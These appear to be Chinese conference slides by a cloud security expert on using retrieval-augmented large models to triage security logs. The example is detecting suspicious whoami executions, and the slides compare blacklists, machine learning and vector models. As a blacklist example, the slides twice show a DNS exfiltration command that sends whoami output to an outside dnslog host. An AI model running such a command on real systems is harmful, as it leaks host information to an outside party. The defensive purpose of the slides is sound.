

基于 RAG 提升大模型 安全运营效率实践

QDSD

360 云安全专家



CONTENTS

目录

Part 01

如何监控所有的
whoami ?

Part 02

RAG为什么适合分
析安全日志 ?

Part 03

大模型如何取代我?

01

如何监控所有的
whoami ?



谁执行了 whoami

/usr/lib/systemd/systemd

=>

=> xxx

=> whoami

java -jar my-app.jar

bash install.sh


sh -c `whoami`.dnslog.cn

python 1.py


xxAgent

.....

我们的大脑是如何分析安全日志的？



方案一：黑白名单



白名单

```
java -jar my-app.jar  
bash install.sh  
python 1.py  
xxAgent
```



父进程本身被攻击了怎么办？

新增业务了怎么办？

如果有上千万的日志如何处理？

黑名单

```
sh -c `whoami`.dnslog.cn
```



有新的域名怎么办？


只有这一种攻击方式吗？

方案二：机器学习



相同词在不同上下文中始终相同
不能捕获上下文信息
不同场景不通用

```
java -jar my-app.jar
```




训练成本高
需要定期重新训练
面对未出现过的样本表现差


02

RAG 为什么适合分
析安全日志？






RAG 为什么适合分析安全日志?



特性	传统方法	动态向量模型
向量动态性	静态（一词一码）	动态（一词多码）
语义丰富度	低（词频/共现统计）	高（深层语义表征）
计算资源需求	低（CPU可处理）	高（需GPU加速）
领域迁移能力	差（需重建词表）	强（微调即可适配）

北京的天气怎么样 \approx 北京的气候是xxx = 北京地气候是xxx

还差什么？



03


大模型如何取代我？



